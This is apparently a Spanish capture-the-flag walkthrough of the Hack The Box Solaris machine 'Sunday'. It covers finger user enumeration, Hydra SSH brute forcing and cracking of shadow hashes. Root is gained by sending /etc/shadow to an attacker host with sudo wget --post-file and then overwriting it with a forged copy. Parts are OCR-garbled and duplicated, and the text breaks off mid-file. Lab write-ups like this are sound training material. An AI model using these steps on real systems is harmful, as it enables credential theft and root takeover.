

Maquina de sistema operativo solaris

Sunday es una máquina bastante simple, sin embargo, utiliza software bastante antiguo y puede ser un poco impredecible a veces. Se centra principalmente en explotar el servicio Finger, así como en el uso de credenciales débiles.

Escaneo:

Al validar haciendo ping al equipo encuentro que su ttl no es de 64 ni 128 por lo cual no es ni Windows ni Linux

```
~ /machineshtb/Sunday
ping 10.10.10.76
PING 10.10.10.76 (10.10.10.76) 56(84) bytes of data.
64 bytes from 10.10.10.76: icmp_seq=1 ttl=254 time=76.5 ms
64 bytes from 10.10.10.76: icmp_seq=2 ttl=254 time=75.2 ms
^C
--- 10.10.10.76 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
rtt min/avg/max/mdev = 75.238/75.844/76.451/0.606 ms
```

Validamos que servicios cuenta con nmap.

```
~ /machineshtb/Sunday
nmap -Pn -p- --open 10.10.10.76 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 01:17 GMT
Nmap scan report for 10.10.10.76 (10.10.10.76)
Host is up (0.079s latency).
Not shown: 63335 filtered tcp ports (no-response), 2195 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
79/tcp    open  finger
111/tcp   open  rpcbind
515/tcp   open  printer
6787/tcp  open  smc-admin
22022/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 57.30 seconds
```

detectamos versiones


```
kali@kali: ~/machineshnb
nmap -Pn -p79,111,515,6787,22022 -sCV 10.10.10.76 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 01:19 GMT
Nmap scan report for 10.10.10.76 (10.10.10.76)
Host is up (0.074s latency).

PORT      STATE SERVICE VERSION
79/tcp    open  finger?
|_finger: No one logged on\x00
|_fingerprint-strings:
|   GenericLines:
|   No one logged on
|   GetRequest:
|   Login Name TTY Idle When Where
|   HTTP/1.0 ???
|   HTTPOptions:
|   Login Name TTY Idle When Where
|   HTTP/1.0 ???
|   OPTIONS ???
|   Help:
|   Login Name TTY Idle When Where
|   HELP ???
|   RTSPRequest:
|   Login Name TTY Idle When Where
|   OPTIONS ???
|   RTSP/1.0 ???
|   SSLSessionReq:
|   Login Name TTY Idle When Where
|_ 111/tcp    open  rpcbind 2-4 (RPC #100000)
515/tcp    open  printer
6787/tcp   open  http     Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
22022/tcp  open  ssh      OpenSSH 8.4 (protocol 2.0)
|_ssh-hostkey:
|   2048 aa:00:94:32:18:60:a4:93:3b:87:a4:b6:f8:02:68:0e (RSA)
|   256  da:2a:6c:fa:6b:b1:ea:16:1d:a6:54:a1:0b:2b:ee:48 (ED25519)
1 service unrecognized despite returning data. If you know the service/version, please submit
e :
SF-Port79-TCP:V=7.94SVN%I=7%D=4/16%Time=661DD243%P=x86_64-pc-linux-gnu%r(G
[0] 0:port 1:zsh 2:zsh
```


Port 79 Finger

El programa/servicio **Finger** se utiliza para obtener información sobre los usuarios de ordenadores. Normalmente, la información proporcionada incluye el **nombre de inicio de sesión del usuario, su nombre completo** y, en algunos casos, detalles adicionales.

Parece que este servicio puede ser atacado, sin embargo, seguimos buscando por el lado web.



seguimos la instruccion y validamos por https
<https://10.10.10.76:6787/solaris/login/>



Utilizando ayuda de hacktrics encontramos datos importantes
<https://book.hacktricks.xyz/network-services-pentesting/pentesting-finger>
finger admin@10.10.10.76

```
~/machineshtb/Sunday
finger @10.10.10.76
No one logged on

~/machineshtb/Sunday
finger admin@10.10.10.76
```

Login	Name	TTY	Idle	When	Where
adm	Admin		< >		
dladm	Datalink Admin		< >		
netadm	Network Admin		< >		
netcfg	Network Configuratio		< >		
dhcpserve	DHCP Configuration A		< >		
ikeuser	IKE Admin		< >		
lp	Line Printer Admin		< >		

```
~/machineshtb/Sunday
```

finger user@10.10.10.76

```
~/machineshtb/Sunday
finger user@10.10.10.76
```

Login	Name	TTY	Idle	When	Where
aiuser	AI User		< >		
openldap	OpenLDAP User		< >		
nobody	NFS Anonymous Access		< >		
noaccess	No Access User		< >		
nobody4	SunOS 4.x NFS Anonym		< >		

```
~/machineshtb/Sunday
```

validando algunos command execute pero no funcionaron

```
~/machineshtb/Sunday
finger "|/bin/ls -a /q10.10.10.76"
Login      Name      TTY      Idle      When      Where
-a
/
|/bin/ls
  > Bashed      ???
  >          ???
  > Bastard     ???
  > Brainfuck

~/machineshtb/Sunday
finger "|/bin/id@10.10.10.76"
Login      Name      TTY      Idle      When      Where
|/bin/id
  > Lame        ???
  > Legacy

~/machineshtb/Sunday
finger "|/bin/ls -a /admin@10.10.10.76"
Login      Name      TTY      Idle      When      Where
-a
/admin
|/bin/ls
  > Previs     ???
  > Reddish    ???
  > ScriptKiddie
  > Shihboleth

~/machineshtb/Sunday
finger "|/bin/ls -a /user@10.10.10.76"
Login      Name      TTY      Idle      When      Where
-a
/user
|/bin/ls
  > Images     ???
  > Pasted I... PNG
  > Pasted I... PNG
  > Pasted I... PNG
```

Como evidencia que las respuestas cambian al utilizar usuarios distintos se me ocurrió probar con root.
finger root@10.10.10.76

```
~/machineshtb/Sunday
finger root@10.10.10.76
Login      Name      TTY      Idle      When      Where
root      Super-User  ssh      <Dec 7 01:27> 10.10.14.46
|/bin/ls

~/machineshtb/Sunday
```

sin embargo para validar utilizo el siguiente script
<https://pentestmonkey.net/tools/user-enumeration/finger-user-enum>
<https://github.com/pentestmonkey/finger-user-enum>

```
~/machineshtb/Sunday
wget https://raw.githubusercontent.com/pentestmonkey/finger-user-enum/master/finger-user-enum.pl
--2024-04-16 02:25:13-- https://raw.githubusercontent.com/pentestmonkey/finger-user-enum/master/finger-user-enum.pl
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.110.133, ..
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12477 (12K) [text/plain]
Saving to: 'finger-user-enum.pl'
finger-user-enum.pl 100%[=====]
2024-04-16 02:25:14 (51.1 MB/s) - 'finger-user-enum.pl' saved [12477/12477]

~/machineshtb/Sunday
file finger-user-enum.pl
finger-user-enum.pl: Perl script text executable
```

doy permisos de ejecucion y validamos los usuarios

./finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76

```
~/finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

Scan Information
-----
Worker Processes ..... 5
Usernames file ..... /usr/share/seclists/Usernames/Names/names.txt ..... Not used
Target count ..... 1
Username count ..... 10177
Target TCP port ..... 79
Query timeout ..... 5 secs
Relay Server ..... Not used

##### Scan started at Tue Apr 16 02:29:09 2024 #####
access@10.10.10.76: access No Access User
admin@10.10.10.76: Login Name TTY
Configuration A
anne marie@10.10.10.76: Login Name TTY
bin@10.10.10.76: bin ???
dee dee@10.10.10.76: Login Name TTY
ike@10.10.10.76: ikeuser IKE Admin
jo ann@10.10.10.76: Login Name TTY
la verne@10.10.10.76: Login Name TTY
line@10.10.10.76: Login Name TTY
message@10.10.10.76: Login Name TTY
miof mela@10.10.10.76: Login Name TTY
root@10.10.10.76: root Super-User ssh
sammy@10.10.10.76: sammy ??? ssh
sunny@10.10.10.76: sunny ??? ssh
sys@10.10.10.76: sys ???
zsa zsa@10.10.10.76: Login Name TTY
##### Scan completed at Tue Apr 16 02:34:56 2024 #####
16 results.

10177 queries in 347 seconds (29.3 queries / sec)
```

lo interesante fue que encontramos usuarios con acceso a ssh aparte de root

```
line@10.10.10.76: Login Name TTY
message@10.10.10.76: Login Name TTY
miof mela@10.10.10.76: Login Name TTY
root@10.10.10.76: root Super-User ssh
sammy@10.10.10.76: sammy ??? ssh
sunny@10.10.10.76: sunny ??? ssh
sys@10.10.10.76: sys ???
zsa zsa@10.10.10.76: Login Name TTY
##### Scan completed at Tue Apr 16 02:34:56 2024 #####
```


Acá dure un buen rato, sin embargo, al enumerar de nuevo recordé que si está habilitado el ssh y es por el puerto 22022

[illegible]

```
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 10.10.10.76 -t 4 ssh -s 22022
```

[illegible]

Sin embargo, demoraba bastante por lo cual se me ocurrió probar con el nombre de la máquina y el usuario sunny:sunday



```
ssh sunny@10.10.10.76 -p 22022
```

```
ssh sunny@10.10.10.76 -p 22022
The authenticity of host '[10.10.10.76]:22022 ([10.10.10.76]):22022' can't be e
ED25519 key fingerprint is SHA256:t30PHhtGi4xT7FTt3pgi5hSIsljwBsZAUOPVy8QyXc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.76]:22022' (ED25519) to the list of known
(sunny@10.10.10.76)40Password:
Last login: Tue Apr 16 02:48:03 2024
Oracle Solaris 11.4.42.111.0
sunny@sunday:~$
```


Ahora para ver la flag vemos que no podemos leer


```
(root) NOPASSWD: /root/troll
sunny@sunday:~$ cat /home/sammy/user.txt
cat: cannot open /home/sammy/user.txt: Permission denied
sunny@sunday:~$
```

Por lo cual debemos ser sammy, al enumerar un buen rato la PC encontramos la carpeta backup y contiene 2 archivos agent22.backup y shadow.backup los visualizamos.

```
agent22.backup shadow.backup
sunny@sunday:/backup$ cat shadow.backup
mysql:NP::::::
openldap:*LK*::::::
websrvd:*LK*::::::
postgres:NP::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jLK$i6SSPa0.u7Gd.0oJOT4T421N20vsfXqAT1vCoYU0igB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdIvE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:/backup$ cat agent22.backup
mysql:NP::::::
openldap:*LK*::::::
websrvd:*LK*::::::
postgres:NP::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jLK$i6SSPa0.u7Gd.0oJOT4T421N20vsfXqAT1vCoYU0igB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdIvE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:/backup$
```

hashing format linux sha256

Encontramos un hash para sammy, sin embargo, no sabemos qué formato tiene por lo cual buscamos en internet el formato del hash 5



y segun parece es un linux sha256 utilizo john pero no funciono

```

~/machineshtb/Sunday john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt hash.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

~/machineshtb/Sunday cat hash.txt
$5$Ebkn8jLK$i6SSPa0.u7Gd.0oJOT4T421N20vsfXqAT1vCoYU0igB:6445
1000 = NTLM
1100 = Domain Cached Credentials (DCC), MS Cache
2100 = Domain Cached Credentials 2 (DCC2), MS Cache 2
12800 = MS-AzureSync PBKDF2-HMAC-SHA256
1500 = decrypt, DES(Unix), Traditional DES
12400 = BSDiCrypt, Extended DES
500 = md5crypt $1$, MD5(Unix)
3200 = bcrypt $2*$, Blowfish(Unix)
7400 = sha256crypt $5$, SHA256(Unix)
1800 = sha512crypt $6$, SHA512(Unix)
122 = OSX v10.4
122 = OSX v10.5

```

por lo cual utilizo hashcat

<https://hashcat.net/wiki/doku.php?id=oclashcat>

```

11500 = CRC32

[[ Operating-Systems ]]

3000 = LM
1000 = NTLM
1100 = Domain Cached Credentials (DCC), MS Cache
2100 = Domain Cached Credentials 2 (DCC2), MS Cache 2
12800 = MS-AzureSync PBKDF2-HMAC-SHA256
1500 = decrypt, DES(Unix), Traditional DES
12400 = BSDiCrypt, Extended DES
500 = md5crypt $1$, MD5(Unix)
3200 = bcrypt $2*$, Blowfish(Unix)
7400 = sha256crypt $5$, SHA256(Unix)
1800 = sha512crypt $6$, SHA512(Unix)
122 = OSX v10.4
122 = OSX v10.5

```

antes quito el :6445

hashcat -m 7400 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt

```
~/machineshtb/Sunday
john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt hash.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

~/machineshtb/Sunday
cat hash.txt
$5$Ebkn8jLK$i6SSPa0.u7Gd.0oJOT4T421N20vsfXqAT1vCoYU0igB

~/machineshtb/Sunday
hashcat -m 7400 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-sandybridge-AMD Ryzen 3 PRO 4350G with Radeon Graphics, 2913/5890 MB (1024 MB allocatable), 4MCU
=====
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests: 1 unique digests: 1 unique salts: 1
```

y encontramos el pass

```
~/machineshtb/Sunday
cat cracked.txt
$5$Ebkn8jLK$i6SSPa0.u7Gd.0oJOT4T421N20vsfXqAT1vCoYU0igB:cooldude!
```

ingresamos por ssh

ssh sammy@10.10.10.76 -p 2202

```
~/machineshtb/Sunday
ssh sammy@10.10.10.76 -p 2202
(sammy@10.10.10.76) Password:
Warning: at least 15 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 03:05 2024.
Warning: at least 15 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 03:05 2024.
Last login: Wed Apr 13 15:38:02 2022 from 10.10.14.13
Oracle Solaris 11.4.42.111.0 Assembled December 2021
-bash-5.1$ whoami
sammy
-bash-5.1$
```

wget suid

Ahora debemos escalar privilegios, para ello hacemos un sudo -l y encontramos que podemos ejecutar wget sin contraseña.

```
~/machineshtb/Sunday
ssh sammy@10.10.10.76 -p 2202
(sammy@10.10.10.76) Password:
Warning: at least 15 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 03:05 2024.
Warning: at least 15 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 03:05 2024.
Last login: Wed Apr 13 15:38:02 2022 from 10.10.14.13
Oracle Solaris 11.4.42.111.0 Assembled December 2021
-bash-5.1$ whoami
sammy
-bash-5.1$ sudo -l
User sammy may run the following commands on sunday:
(ALL) ALL
(root) NOPASSWD: /usr/bin/wget
-bash-5.1$
```

Luego de investigar un poco parece que gtools no sirve en este caso por lo cual busco en internet y encuentro el siguiente artículo .

<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-wget-privilege-escalation/>

La idea es transferir el archivo shadow y luego modificar su contenido y reemplazarlo en el original usando también wget .
escucho por netcat

```
user sammy may run the following commands on Sunday
(ALL) ALL
(root) NOPASSWD: /usr/bin/wget
-bash-5.1$

(kali㉿kali)-[~/machineshtb/Sunday]
$ zsh
~/machineshtb/Sunday
nc -l vnp 4444
listening on [any] 4444 ...
```

luego tranfiero el shadow con wget a mi pc
sudo /usr/bin/wget --post-file=/etc/shadow 10.10.14.10 4444

```
-bash-5.1$ sudo /usr/bin/wget --post-file=/etc/shadow 10.10.14.10:4444
--2024-04-16 03:50:13-- http://10.10.14.10:4444/
Connecting to 10.10.14.10:4444... connected.
HTTP request sent, awaiting response...

19 resultados  Ordenar po...
hydra -l users.txt -P pass.txt 10.0.3.11 -t 5 ssh
Sunday 1
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 10.10.10.76 -t 4 ssh -s 22022
TartarSauce 3
por lo cual usaremos hydra para hacer

netcfg:*LK*:17760:*****
dhcperv:*LK*:17760:*****
ftp:*LK*:17760:*****
sshd:*LK*:17760:*****
smmsp:NP:17760:*****
aiuser:*LK*:17760:*****
ikeuser:*LK*:17760:*****
lp:NP:6445:*****
openldap:NP:17760:*****
webservd:*LK*:17760:*****
unknown:*LK*:17760:*****
pkg5srv:NP:17760:*****
nobody:*LK*:17760:*****
noaccess:*LK*:6445:*****
nobody4:*LK*:6445:*****
sammy:$5$rounds=10000$1UpW4prM$aKFJxjI7vLcj5DDvWigYgy707a84mIEi0ZQK3XIDqT2:18980:*****:19564336
sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNcxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980:*****:19563632
ntp:*LK*:19698:*****

luego de investigar un poco parece que gtobit
internet y encontro el siguiente articulo .
https://exploit-notes.hdks.org/exploit/linux/pr
on/
la idea es transferir el archivo shadow y luego
usando tambien wget .
escucho por netcat
user sammy may run the following command:
(ALL) ALL
(root) NOPASSWD: /usr/bin/wget
-bash-5.1$

(kali@kali)~[~/machineshtb/Sunday]
$ zsh
~/machineshtb/Sunday
nc -lvnp 4444
listening on [any] 4444 ...
sudo /usr/bin/wget --post-file=/etc/shadow 10
```

copio el resultado en un archivo llamado shadow.txt

```
~/machineshtb/Sunday Sunday X Todos los comandos +
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.76] 38194
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (solaris2.11)
Accept: */*
Accept-Encoding: identity
Host: 10.10.14.10:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 779

root:$5$rounds=10000$fIoXFZ5A$k7PlwsiH0wAyV0cKaAYL/Mo1Iq6XYfJlFXs58aA4Sr3:18969::::::19816645
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
dladm:*LK*:17760::::::
netadm:*LK*:17760::::::
netcfg:*LK*:17760::::::
dhcperv:*LK*:17760::::::
ftp:*LK*:17760::::::
sshd:*LK*:17760::::::
smmsp:NP:17760::::::
aiuser:*LK*:17760::::::
ikeuser:*LK*:17760::::::
lp:NP:6445::::::
openldap:NP:17760::::::
webservd:*LK*:17760::::::
unknown:*LK*:17760::::::
pkg5srv:NP:17760::::::
nobody:*LK*:17760::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vIcj5DDvwIgYgy707a84mIEi0ZQK3XIDqT2:18980::::::19564336
sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNlcxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980::::::19563632
_ntp:*LK*:19698::::::

[0] 0:sunny 1:[tmux]*Z 2:zsh 3:zsh- 4:zsh
```

```
kali@kali: ~/machineshtb
GNU nano 7.2 shadow.txt
root:$5$rounds=10000$fioXFZ5A$k7PlwsiH0wAyV0cKaAYL/Mo1Iq6XYfJlFXs58aA4Sr3:18969::::::19816645
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
dladm:*LK*:17760::::::
netadm:*LK*:17760::::::
netcfg:*LK*:17760::::::
dhcpcserv:*LK*:17760::::::
ftp:*LK*:17760::::::
sshd:*LK*:17760::::::
smmsp:NP:17760::::::
aiuser:*LK*:17760::::::
ikeuser:*LK*:17760::::::
lp:NP:6445::::::
openldap:NP:17760::::::
websrvd:*LK*:17760::::::
unknown:*LK*:17760::::::
pkg5srv:NP:17760::::::
nobody:*LK*:17760::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$rounds=10000$1UpW4prM$aKFJxjI7vIcj5DDvWgYgy707a84mIEi0ZQK3XIDqT2:18980::::::19564336
sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNixWhH07f8BIHABZ8di01CXWYTT5rMn9:18980::::::19563632
ntp:*LK*:19698::::::

~/machineshtb/Sunday
nc -l -p 4444
listening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.76] 38194
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (solaris2.11)
Accept: */*
Accept-Encoding: identity
Host: 10.10.14.10:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 779

root:$5$rounds=10000$fioXFZ5A$k7PlwsiH0wAyV0cKaAYL/Mo1Iq6XYfJlFXs58aA4Sr3:18969::::::19816645
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
dladm:*LK*:17760::::::
netadm:*LK*:17760::::::
netcfg:*LK*:17760::::::
dhcpcserv:*LK*:17760::::::
smmsp:NP:17760::::::
aiuser:*LK*:17760::::::
ikeuser:*LK*:17760::::::
lp:NP:6445::::::
```

creamos un nuevo password para root con openssl y su salt que es de 5
openssl passwd -5 -salt 'salt' 'password'

```
~/machineshtb/Sunday
openssl passwd -5 -salt 'salt' 'password'
$5$salt$Gcm6FsVtF/Qa77ZKD.iwsJlCVPY0XSMgIJL0Hnww/c1

~/machineshtb/Sunday
```

levanto python

```
~/machineshtb/Sunday
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

y remplazo el salt en el archivo shadow.txt

```

Open  shadow.txt
~/machineshtb/Sunday
1 root:$5$rounds=10000$Gcm6FsVtF/Qa77ZKD.iwsJLCVPY0XSMgJLJL0Hnww/c1:18969::::::19816645
2 daemon:NP:6445::::::
3 bin:NP:6445::::::
4 sys:NP:6445::::::
5 adm:NP:6445::::::
6 dladm:*LK*:17760::::::
7 netadm:*LK*:17760::::::
8 netcfg:*LK*:17760::::::
9 dhcperv:*LK*:17760::::::
10 ftp:*LK*:17760::::::
11 sshd:*LK*:17760::::::
12 smmsp:NP:17760::::::
13 aiuser:*LK*:17760::::::
14 ikeuser:*LK*:17760::::::
15 lp:NP:6445::::::
16 openldap:NP:17760::::::
17 websrvd:*LK*:17760::::::
18 unknown:*LK*:17760::::::
19 pkg5srv:NP:17760::::::
20 nobody:*LK*:17760::::::
21 noaccess:*LK*:6445::::::
22 nobody4:*LK*:6445::::::
23 sammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vIcJ5DDvWigYgy707a84mIEi0ZQK3XIDqT2:18980::::::19564336
24 sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNlcxWh07f8BIHABZ8di01CXWYTT5rMn9:18980::::::19563632
25 _ntp:*LK*:19698::::::

```

ojo aca solo remplace despues del 1000 y omite el 5 y *salt* aca tambien pense un camino mas facil utilizar el mismo hash de sammy o de sunny.

ahora si remplazo con wget

sudo /usr/bin/wget http://10.10.14.10:8000/shadow.txt -O /etc/shadow

```

-bash-5.1$ sudo /usr/bin/wget http://10.10.14.10:8000/shadow.txt -O /etc/shadow
--2024-04-16 04:04:41-- http://10.10.14.10:8000/shadow.txt
Connecting to 10.10.14.10:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 790 [text/plain]
Saving to: '/etc/shadow'

/etc/shadow 100%[=====]
2024-04-16 04:04:41 (14.4 MB/s) - '/etc/shadow' saved [790/790]
-bash-5.1$

```

y ahora validamos

su root

```

-bash-5.1$ su root
Password:
su: Authentication failed
-bash-5.1$ su root
Password:
su: Authentication failed

```

Como por alguna extraña razón no me reconoció el password hago la fácil y es reutilizar el hash de sunny.


```
Open [v] [+] *shadow.txt ~/machineshtb/Sunday
1 root:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNlcxWh07f8BIHABZ8di01CXWYTT5rMn9:18969:19816645
2 daemon:NP:6445:19816645:
3 bin:NP:6445:19816645:
4 sys:NP:6445:19816645:
5 adm:NP:6445:19816645:
6 dladm:*LK*:17760:19816645:
7 netadm:*LK*:17760:19816645:
8 netcfg:*LK*:17760:19816645:
9 dhcperv:*LK*:17760:19816645:
10 ftp:*LK*:17760:19816645:
11 sshd:*LK*:17760:19816645:
12 smmsp:NP:17760:19816645:
13 aiuser:*LK*:17760:19816645:
14 ikeuser:*LK*:17760:19816645:
15 lp:NP:6445:19816645:
16 openldap:NP:17760:19816645:
17 websrvd:*LK*:17760:19816645:
18 unknown:*LK*:17760:19816645:
